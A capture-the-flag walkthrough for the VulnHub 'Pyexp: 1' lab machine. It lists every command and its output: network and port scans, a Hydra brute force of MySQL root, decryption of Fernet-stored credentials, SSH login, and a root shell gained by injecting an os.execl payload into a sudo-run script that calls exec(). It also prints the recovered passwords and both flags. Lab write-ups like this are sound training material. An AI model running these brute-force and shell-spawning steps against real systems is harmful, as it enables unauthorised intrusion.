Pyexp: 1 — Walkthrough

Machine Information

Field	Details
Name	Pyexp: 1
Author	0xatom
Series	pyexp
Release Date	11 Aug 2020
Difficulty	Easy
Platform	VulnHub
URL	https://www.vulnhub.com/entry/pyexp-1,534/

1. Network Discovery

First, discover the target machine on the network using Netdiscover.


```
sudo netdiscover -i eth0
```

Output:

```
192.168.10.26   00:0c:29:d6:45:78
```

Target identified:

- **Target IP:** `192.168.10.26`



2. Port Scanning and Enumeration

Run an aggressive Nmap scan against the target.

```
sudo nmap -sC -sV -p- 192.168.10.26 --min-rate 10000
```

Scan Results:

```
PORT     STATE SERVICE VERSION
1337/tcp open  ssh     OpenSSH 7.9p1 Debian
3306/tcp open  mysql   MariaDB 10.3.23
```

Important findings:

- SSH running on non-standard port `1337`
- MariaDB service exposed

3. Brute Force MySQL Credentials

Use Hydra to brute-force the MySQL root account.

```
hydra -l root -P /usr/share/wordlists/rockyou.txt mysql://192.168.10.26
```

Credentials discovered:

```
Username: root
```

```
Password: prettywoman
```

---

4. Accessing MariaDB

Login to the database server using recovered credentials.

```
mysql -u root -p -h 192.168.10.26 --skip_ssl
```

Enter password:

```
prettywoman
```

Successful login achieved.

---

5. Database Enumeration

List available databases.

```
show databases;
```

Output:

```
data
information_schema
mysql
performance_schema
```

Switch to the `data` database.

```
use data;
```

Show tables.

```
show tables;
```

Output:

```
fernet
```

Display table contents.

```
select * from fernet;
```

Output:

```
cred:
gAAAAABfMbX0bqWJTTdHKUYYG9U5Y6JGCpgEiLqmYIVlWB7t8gvsuayfhLOO_cHnJQF1_ibv14si1MbL7Dgt9O
dk8mKHAXLhyHZplax0v02MMzh_z_eI7ys=

keyy:
UJ5_V_b-TWKKyzlErA96f-9aEnQEfdjFbRKt8ULjdV0=
```


The table name provides a hint that Fernet encryption is being used.

6. Decrypting the Credentials

Using an online Fernet decoder (or Python script), decrypt the credential value using the provided key.

Recovered credentials:

```
Username: lucy
Password: wJ9`”Lemdv9[FEw-
```



7. SSH Access

Connect to the target via SSH on port `1337`.

```
ssh lucy@192.168.10.26 -p 1337
```

Password:


```
wJ9`”Lemdv9[FEw-
```

Verify access:

```
whoami
```

Output:

```
lucy
```



---

8. User Flag

List files in the home directory.

```
ls
```

Output:


```
user.txt
```

Read the user flag.

```
cat user.txt
```

Output:

```
8ca196f62e91847f07f8043b499bd9be
```



---

9. Privilege Escalation Enumeration

Check sudo permissions.

```
sudo -l
```

Output:

```
(root) NOPASSWD: /usr/bin/python2 /opt/exp.py
```

Inspect the Python script.

```
cat /opt/exp.py
```

Output:

```
uinput = raw_input('how are you?')
exec(uinput)
```

The script directly executes user input using `exec()`, resulting in arbitrary code execution as root.

---

10. Privilege Escalation via Python Exec

Use Python to spawn a root shell.

Run the vulnerable script:

```
sudo -u root /usr/bin/python2 /opt/exp.py
```

Enter the following payload when prompted:

```
import os; os.execl("/bin/sh", "sh")
```

Example:

```
how are you?import os; os.execl("/bin/sh", "sh")
```

Verify root access:

```
id
```

Output:

```
uid=0(root) gid=0(root)
```

```
lucy@pyexp:~$ sudo -u root /usr/bin/python2 /opt/exp.py
how are you?import os; os.execl("/bin/sh", "sh")
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
```

---

11. Root Flag

Navigate to the root directory.

```
cd /root
```

List files:

```
ls
```

Output:

```
root.txt
```

Read the final flag.

```
cat root.txt
```

Output:

```
a7a7e80ff4920ff06f049012700c99a8
```

```
# ls
user.txt
# cd /root
# ls
root.txt
# cat root.txt
a7a7e80ff4920ff06f049012700c99a8
```

12. Attack Path Summary

1. Discovered target using Netdiscover
2. Enumerated services with Nmap
3. Brute-forced MySQL root credentials
4. Accessed MariaDB remotely
5. Enumerated encrypted credentials in database
6. Decrypted Fernet-encrypted credentials
7. Logged in via SSH as `lucy`
8. Enumerated sudo permissions
9. Exploited unsafe Python `exec()` usage
10. Gained root shell
11. Retrieved root flag

13. Tools Used

- Netdiscover
- Nmap
- Hydra
- MySQL Client
- SSH
- Python
- Fernet Decoder

14. Vulnerabilities Identified

- Weak MySQL root password
- Exposed database service
- Sensitive credentials stored in database

- Unsafe use of Python `exec()`
- Misconfigured sudo permissions
- Lack of privilege separation

---

15. Conclusion

Pyexp: 1 was successfully compromised through weak database credentials and insecure coding practices. After brute-forcing the MySQL root password, encrypted credentials were discovered and decrypted using Fernet. SSH access was obtained as user `lucy`, and privilege escalation was achieved through a vulnerable Python script executed with sudo privileges. The insecure use of Python's `exec()` function allowed arbitrary code execution as root, resulting in full system compromise.